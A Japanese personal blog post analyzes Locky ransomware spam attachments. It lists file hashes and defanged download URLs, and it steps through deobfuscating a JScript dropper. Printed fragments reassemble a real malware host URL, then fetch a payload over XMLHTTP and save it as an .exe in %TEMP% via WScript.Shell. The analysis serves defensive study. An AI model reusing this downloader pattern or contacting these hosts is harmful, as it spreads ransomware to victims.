ども。こんばんは。
えとForefrontライセンス切れてました・・・orz
なのでスパムも止まりません・・・。

今日はこんな感じ。
393a57a4c9d385b05cb4416c9ff2236b Document2.zip
02ffcdd591dd08a2b6679dce2d613936 [メールアドレスっぽい]-payment_551377.zip
a1978df50a40ed8cbcc164c28a518a1b scan_57831323.zip
610a902dc4c9182cb0262561cb3cc5e8 payment_details[メールアドレスっぽい]_004397.zip
さてとりあえず「Document2.zip」でも見てみますか。
instability(“http://dmvfredevent”+(“blake”,”technology”,”s.com/3476grb4f434″)+”r.”+(“aristocrat”,”paintings”,”spotless”,”exe”),”lVsDqX”);
まあこうでしょうね。
hxxp://dmvfredevents[.]com/3476grb4f434r[.]exe
落ちてきたのは
d3effa917bd98261c17308a93e70a232 3476grb4f434r.exe
動的解析結果
https://malwr.com/analysis/ZWMzM2ZhYzM5ODdlNDA1ZGJkZmNjZTdjNDc3YmYyNDQ/
VirusTotal
https://www.virustotal.com/en/file/e0f73a587a83d293457f000ea4680576c889038634e5ca5a882f521002ab6506/analysis/
Lockyとかいうランサムウェアに感染させようとしているようですね。
どうでもいいですけど、ランサムウェアってずーっと
Run Somewhere
だと思ってました。。。どこでも動く的な。。。
もうこのスパムシリーズやめて、さっさとアンチスパム考えたほうがよさげだわ・・・。
っと思ったら
02ffcdd591dd08a2b6679dce2d613936 [メールアドレスっぽい]-payment_551377.zip
これちょいと種類が違うっぽい?
zipの中身は
5d435a6c3e269b6bfa3ed869b3087460 oo3W.bin
12d0e7e33a9669563bea07cfe5faa64a PMT8252fde.js.js
fe6ff7f6f37be71b5ca8f19df5c4772a SmQ.bin
JSも難読化されてるっぽいし、なんか変なbinがある!
このbinの中身なんだろう。意味ないデータっぽい気もする??
とりあえずこの辺のツールで見やすくして解析ですかね。
http://www.jsnice.org/
うわぁ・・・めんどくさ・・・
***** 結論だけ先に書きます ****
hxxp://kanberdemir[.]com/b5uas
8b6bc36cf0fc6db4fe7f2257cdc75905 b5uas
********************************
ところどころ、WScriptとかXMLHttpとかADODBとかが読み取れるのはダミーか???
CreateObjectとかも見え隠れするからやっぱり本物かな・・・。
このあたりのコードを気合解析。
/** @type {string} */
var fkG = “5uas”;
/** @type {string} */
var Rcb = “om/b”;
/** @type {string} */
var k0 = “mir.c”;
/** @type {string} */
var oZ = “berde”;
/** @type {string} */
var tg = “//kan”;
/** @type {string} */
var tX = “http:”;
/** @type {string} */
var GX = “GET”;
/** @type {string} */
var OV = “open”;
/**
* @param {string} context
* @return {?}
*/
function Ezn(context) {
/** @type {string} */
var n = “s”;
return “” + context + “”;
}
/** @type {string} */
var = “s.exe”;
/** @type {string} */
var pCp = “l1dWa”;
/** @type {string} */
var et = “6vEY”;
/** @type {string} */
var RS = “%/”;
/** @type {string} */
var nZ = “%TEMP”;
とりあえずドメインっいのを見つけた。
どう並び替えられるのかを追いかけてみる。
var tX = “http:”;
var tg = “//kan”;
var k0 = “mir.c”;
var Rcb = “om/b”;
こっからこの変数の使われ方的にこのへんか?
Ad[OV](GX, tX + tg + YL(oZ) + k0 + Rcb + fkG, false);
GX
var GX = “GET”;
tX
var tX = “http:”;
tg
var tg = “//kan”;
YLとoZ。ん??そのまま返される??
function YL(regex) {
/** @type {string} */
var n = “s”;
return “” + regex + “”;
}
var oZ = “berde”;
ko
var k0 = “mir.c”;
Rcb
var Rcb = “om/b”;
fkG
var fkG = “5uas”;
お、「kanberdemir[.]com/b5uas」っぽいな。
現時点でのIPアドレスは
81[.]22[.]110[.]190
ほいで続いて、
var Rz = “s.exe”;
からexeを追ってみる。
Rzが使われているのは・・・
var I = function() {
return rXo[YC + aG + C + GnA(a) + Da + t](nZ + RS) + Ezn(et) + pCp + Rz;
};
orz
でも頑張ってみる。
関数の配列とかマジ勘弁。。。
rXo、RK、P0、kH、nbn、Qb
var rXo = function qy() {
return WScript[RK](P0 + kH + nbn + Qb);
}();
↓
var P0 = “WScr”;
var kH = “ipt.”;
var nbn = “Shel”;
var Qb = J[“c” + “h” + “ar” + “A” + “” + “t” + “”](4);
var J = “LfzGlkF”;
ヽ(`Д´#)ノ ムキー!!
WScript.Shellじゃねーか!
・・・まぁ見た感じそうだと思っていますた。。。
var RK = “CreateObject”;
var YC = “Expa”;
var aG = “ndEn”;
var C = “viron”;
var a = “mentS”;
function GnA(x) {
/** @type {string} */
var n = “s”;
return “” + x + “”;
}
var Da = “trin”;
var t = “gs”;
できた
#これで%TEMP%かな。。。
ExpandEnvironmentStrings
Eznとet
function Ezn(context) {
/** @type {string} */
var n = “s”;
return “” + context + “”;
}
var et = “6vEY”;
pCp
var pCp = “l1dWa”;
Rz
var Rz = “s.exe”;
ここまでまとめると
var I = function() {
return rXo[ExpandEnvironmentStrings](%TEMP%/) + 6vEYl1dWas.exe;
};
あぁ、こりゃ違うわ。保存先っぽいなTEMPをwscriptで取ってきてるだけだな。。。
見てないけどどうせこんな感じなると予想
WScript.CreateObject("WScript.Shell")
expandEnvironmentStrings("%TEMP%")
ここまでで飽きたから
var EZ = “MSXML2.XMLHTTP”;
こっちをおってみるかとおもったけどEZねーし・・・。
こっちからいくか?
/** @type {string} */
var Dhd = “Respo”;
/** @type {string} */
var Lnx = “nseBo”;
/** @type {string} */
var l = “dy”;
ResponseBody
もう疲れた。
はい。適当にコード見てたら「07t9gasdf76ags」ってちょっと長めの文字列があったのでこれでぐぐりました。
https://www.hybrid-analysis.com/sample/4db44312481ee6956e109eb2921b0dcec0cc05b1a8703e7ea7cfda96d5df5117?environmentId=4
でもこれともちょっと違うなー
あああああこれじたいファイルじゃん。今気づいた・・・。
hxxp://kanberdemir[.]com/b5uas
8b6bc36cf0fc6db4fe7f2257cdc75905 b5uas
いまんとこハッシュじゃ情報なしかな??
ちなみにやってるのはやっぱりここだね。
try {
Ad[OV](GX, tX + tg + YL(oZ) + k0 + Rcb + fkG, false);
→Ad[open](GET, あのURL, false);
Ad[xS]();
→Ad[send]()
/** @type {string} */
dQN = “Sleep”;
for (;Ad[v + k1(Yl) + nN(DuN)] < 4;) {
WScript[dQN](Nad() * 10);
}
/** @type {number} */
nQr = QR;
もう疲れた。寝よ。
ではでは。またの機会に。